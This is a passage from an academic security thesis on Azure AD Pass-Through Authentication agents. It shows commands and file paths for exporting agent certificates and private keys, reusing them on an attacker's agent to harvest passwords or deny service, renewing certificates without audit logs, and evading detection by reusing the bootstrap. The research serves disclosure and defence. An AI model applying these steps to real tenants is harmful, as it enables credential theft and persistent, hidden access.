
Figure 19. Exporting private key name from PTA certificate

With the private key name, the correct private key could be found by searching the corresponding file from the private key locations (Figure 20). It should be noted that the locations are different than in Microsoft documentation (see Table 1 and Table 2).

```
"$env:ALLUSERSPROFILE\Microsoft\Crypto\RSA\MachineKeys\$keyName"
"$env:ALLUSERSPROFILE\Microsoft\Crypto\Keys\$keyName"
```

Figure 20. Private key locations

After a while, exporting the certificate did not work anymore. Microsoft documentation revealed that the PTA agent renews the certificate every 30 days (Microsoft, 2023b), even though the certificate is valid for six months. During the renewal process, a new certificate is issued by Azure AD and stored in the *Current User* certificate store. This is because the PTA agent doesn't have the required administrative rights to access the *Local Computer* certificate store (Figure 21).



5. If the existing certificate is still valid, Azure AD signs a new digital identity certificate and issues the new certificate back to the authentication agent.

6. If the existing certificate has expired, Azure AD deletes the authentication agent from your tenant's list of registered authentication agents. Then a global admin or a hybrid identity administrator must manually install and register a new authentication agent.

    - Use the Azure AD root CA to sign the certificate.
    - Set the certificate's DN to your tenant ID, a GUID that uniquely identifies your tenant. The DN scopes the certificate to your tenant only.


7. Azure AD stores the new public key of the authentication agent in a database in Azure SQL Database that only it has access to. It also invalidates the old public key associated with the authentication agent.

8. The new certificate (issued in step 5) is then stored on the server in the Windows certificate store (specifically, in the CERT_SYSTEM_STORE_CURRENT_USER location).

    Because the trust renewal procedure happens non-interactively (without the presence of the global administrator or hybrid identity administrator), the authentication agent no longer has access to update the existing certificate in the CERT_SYSTEM_STORE_LOCAL_MACHINE location.

Figure 21. PTA agent certificate renewal process (Microsoft, 2023b)


After renewing the certificate, *IsInUserStore* is set to *true* in the configuration file (Figure 22).



```
<?xml version="1.0" encoding="utf-8"?>
<ConnectorTrustSettingsFile xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <CloudProxyTrust>
    <Thumbprint>C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC</Thumbprint>
    <IsInUserStore>true</IsInUserStore>
  </CloudProxyTrust>
</ConnectorTrustSettingsFile>
```

Figure 22. TrustSettings.xml after certificate renewal

Microsoft .NET certificate methods support only two certificate store locations, *CurrentUser* and *LocalMachine* (Microsoft, 2023m). This means that .NET doesn't support accessing the stores of other users. As the PTA agent is running as *Network Service* (Figure 23), the PTA agent certificate can't be accessed using .NET certificate methods.



Microsoft Azure AD Connect Authentication Agent Properties (Loc...

Log on as:

○ Local System account

□ Allow service to interact with desktop


● This account: Network Service

Password: ••••••••••••••••

Confirm password: ••••••••••••••••

Figure 23. PTA agent running as Network Service

The certificate location was identified using ProcMon (Figure 24): "%WINDIR%\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\<thumbprint>"




Time ...	Process Name	PID	Operation	Path	Result
11:45:...	AzureADConne...	6628	CreateFile	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC	SUCCESS
11:45:...	AzureADConne...	6628	QuerySecurityFile	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC	SUCCESS
11:45:...	AzureADConne...	6628	CloseFile	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC	SUCCESS
11:45:...	AzureADConne...	6628	QueryDirectory	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates	NO MORE FILES
11:45:...	AzureADConne...	6628	CloseFile	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates	SUCCESS
11:45:...	AzureADConne...	6628	RegQueryKey	HKU\S-1-5-20\Software\Microsoft\SystemCertificates\My	SUCCESS
11:45:...	AzureADConne...	6628	RegOpenKey	HKU\S-1-5-20\Software\Microsoft\SystemCertificates\My	SUCCESS
11:45:...	AzureADConne...	6628	RegQueryKey	HKU\S-1-5-20\Software\Microsoft\SystemCertificates\My	SUCCESS
11:45:...	AzureADConne...	6628	RegOpenKey	HKU\S-1-5-20\Software\Microsoft\SystemCertificates\My\Certificates	NAME NOT FOUND
11:45:...	AzureADConne...	6628	CreateFile	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates	SUCCESS

Showing 32,019 of 338,762 events (9.4%)   Backed by virtual memory

Figure 24. PTA agent accessing Network Service certificate

As mentioned, .NET certificate methods don't allow loading certificates from arbitrary locations. Therefore, AADInternals *Parse-CertBlob* (Syynimaa, 2023a) was used to parse the certificate file, allowing the private key name to be exported. The corresponding key file was found in "%WINDIR%\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-20\" (Figure 25). The private key locations list was updated accordingly (Figure 26).




```
C:\>cd "%WINDIR%\ServiceProfiles\NetworkService"

C:\Windows\ServiceProfiles\NetworkService>dir 7c151f52f14dc1e3b63f5834b817ca82_c717bacd-db3f-4022-9c77-8290146fa6a8 /a /s
 Volume in drive C is Windows
 Volume Serial Number is 6888-A8E0

 Directory of C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-20

07/28/2023  07:17 PM             2,252 7c151f52f14dc1e3b63f5834b817ca82_c717bacd-db3f-4022-9c77-8290146fa6a8
               1 File(s)          2,252 bytes

     Total Files Listed:
               1 File(s)          2,252 bytes
               0 Dir(s)  11,083,984,896 bytes free

C:\Windows\ServiceProfiles\NetworkService>_
```

Figure 25. Searching private key from NetworkService storage with key name

```
"$env:ALLUSERSPROFILE\Microsoft\Crypto\RSA\MachineKeys\$keyName"
"$env:ALLUSERSPROFILE\Microsoft\Crypto\Keys\$keyName"
"$env:windir\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-20\$keyName"
```

Figure 26. Updated private key locations

The export functionality was implemented to AADInternals v0.6.9 on August 17, 2022, allowing exporting certificates stored in *Local Computer* and *Network Service* stores (Figure 27).



```
PS C:\> Export-AADIntProxyAgentCertificates
WARNING: Elevating to LOCAL SYSTEM. You MUST restart PowerShell to restore T2\
Administrator rights.
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore T2\DC
ministrator rights.
Certificate saved to: [redacted]
_D32BE0AC70AAA33D7B31B8DE61A886926AB45878.pfx
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore T2\DC
ministrator rights.
Certificate saved to: [redacted]
_C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC.pfx

PS C:\> |
```

Figure 27. Exporting PTA certificates using AADInternals

PTA Attack Graph was updated to include this attack (Figure 28). The *Local Administrator* path now has a new gate for the *Attack type*. The *Local* path is the original attack where PTASpy is installed on the target server running a PTA agent. The new *Remote* path allows exporting the certificate of the PTA agent from the target server and configuring an existing (remote) PTA agent to use that certificate.




Figure 28. PTA Attack Graph v3

4.2 Exploiting Certificate Using Microsoft PTA Agent

As mentioned earlier, AADInternals' *Set-AADIntPTACertificate* can configure the PTA agent to use provided certificate (Figure 10), including exported PTA agent certificate. When compared to the attack introduced in subsection 2.3., leveraging the exported PTA agent certificate does not register a new agent. Therefore, there won't be any Azure AD audit log events.

Additional PTA agents should be installed on servers added to the same Active Directory as the original PTA agent (Microsoft, 2023d). However, the attacker's servers are either stand-alone or joined to the attacker controller Active Directory. If PTASpy is installed on those servers, it will accept any username and password and allows harvesting credentials. However, if PTASpy is not installed, all authentication requests will fail as the credentials will be invalid. As such, attackers could use PTA agents for Denial-of-Service (DoS) attacks.

This attack was updated to PTA Attack Graph (Figure 29). A new gate for the *DoS attack* was added after configuring the PTA agent certificate. If the attacker is performing a DoS attack, PTASpy is not installed.





Figure 29. PTA Attack Graph v4

The following behaviour was observed while using exported PTA agent certificate. Let's call the original PTA agent, which certificate was exported *Agent A*, and the new PTA agent *Agent B*. After configuring *Agent B* to use the certificate of *Agent A* and starting *Agent B*, the name of the agent was changed in Azure Portal to the computer name of *Agent B*. As such, exploitation could be detected by monitoring PTA agent name changes. However, if the computer name of *Agent B* is changed to match the computer name of *Agent A*, this attack could not be detected. The challenge of this attack is persistence: the PTA agent certificate is updated every 30 days. However, it was noticed that both *Agent A* and *Agent B* were able to update the certificate when it was closing the expiration time. If we call the original certificate of *Agent A* certificate A1, after both agents renewed the certificate A1, it resulted in two new certificates: *Agent A*'s A2 and *Agent B*'s B2. Both new certificates had the same identity information but different thumbprint. As such, there can be multiple certificates per certificate at any given time.

Support for renewing PTA agent certificates was added to AADInternals v0.6.9 in Sep 2022 (Figure 30). Unlike registering the PTA agent, the certificate renewal is not logged in Azure AD Audit Log.



```
PS C:\> Register-AADIntPTAAgent -MachineName "[redacted]" -UpdateTrust -PfxFileName .\[redacted]
PTA Agent (8460dfcd-c118-4e3e-af78-7371c454646f) certificate renewed for [redacted]
Certificate saved to [redacted]_8460dfcd-c118-4e3e-
af78-7371c454646f_BBB15D579C1E2549C8CE59D2B88B4A7D6E038384.pfx

PS C:\>
```

Figure 30. Renewing PTA agent certificate using AADInternals

4.3 Exploiting Certificate Using a Custom PTA Agent

The initial Proof-of-Concept (POC) version of a custom PTA agent was published in AADInternals v0.2.8 on March 2020 (Syynimaa, 2020a). The POC was further developed to a full-blown offensive tool during this research. The development details of the custom PTA agent are out-of-scope of this thesis, but key findings are shared below.

The first key finding is related to the PTA agent startup sequence illustrated in Figure 31. When the agent starts, it first connects to Azure AD to fetch a configuration file called bootstrap (steps 1 – 4). The bootstrap includes the information of six to eight signalling endpoints where the agent establishes WebSocket connections (step 5).




Agent
Azure AD
Service Bus
1
Connect to global bootstrap endpoint
Redirect to regional endpoint
2
3
Connect to regional bootstrap endpoint
Return bootstrap document
4
Establish WebSocket connection to each signaling listener endpoint
5

Figure 31. PTA agent startup sequence (Secureworks, 2022a)

As mentioned in Section 4.2, when using the exported certificate, the IP address was changed in Azure AD Portal when the agent started. However, it was notified that after a while, the IP address was changed to the one of the original PTA agent. And after a while, it changed back to one of the attacker's PTA agent. It turned out that the PTA agent is fetching the bootstrap once every ten minutes, and the IP address change time correlated with these events. Also, the PTA agent name was populated based on the content of the bootstrap request. When the custom PTA agent was configured to use an existing bootstrap, the IP address and name of the PTA agent never changed in the Azure AD Portal. This means that this attack can't be detected by monitoring PTA agent names and IP addresses.

To support this attack scenario, a function to export the bootstrap was implemented to AADInternals v0.7.8 in Nov 2022 (Figure 32).



```
PS C:\> Export-AADIntProxyAgentBootstraps -Certificates .\[redacted]
Bootstrap saved to: .\[redacted]_8460dfcd-c118-4e3e
-af78-7371c454646f_C91261AE3A439965B6BFA0DEE3A9E7FB5BF140F.xml

PS C:\> |
```

Figure 32. Exporting PTA agent bootstrap using AADInternals

The second key finding is related to the PTA agent authentication process illustrated in Figure 33. In step 3, an authentication request is returned to the PTA agent.


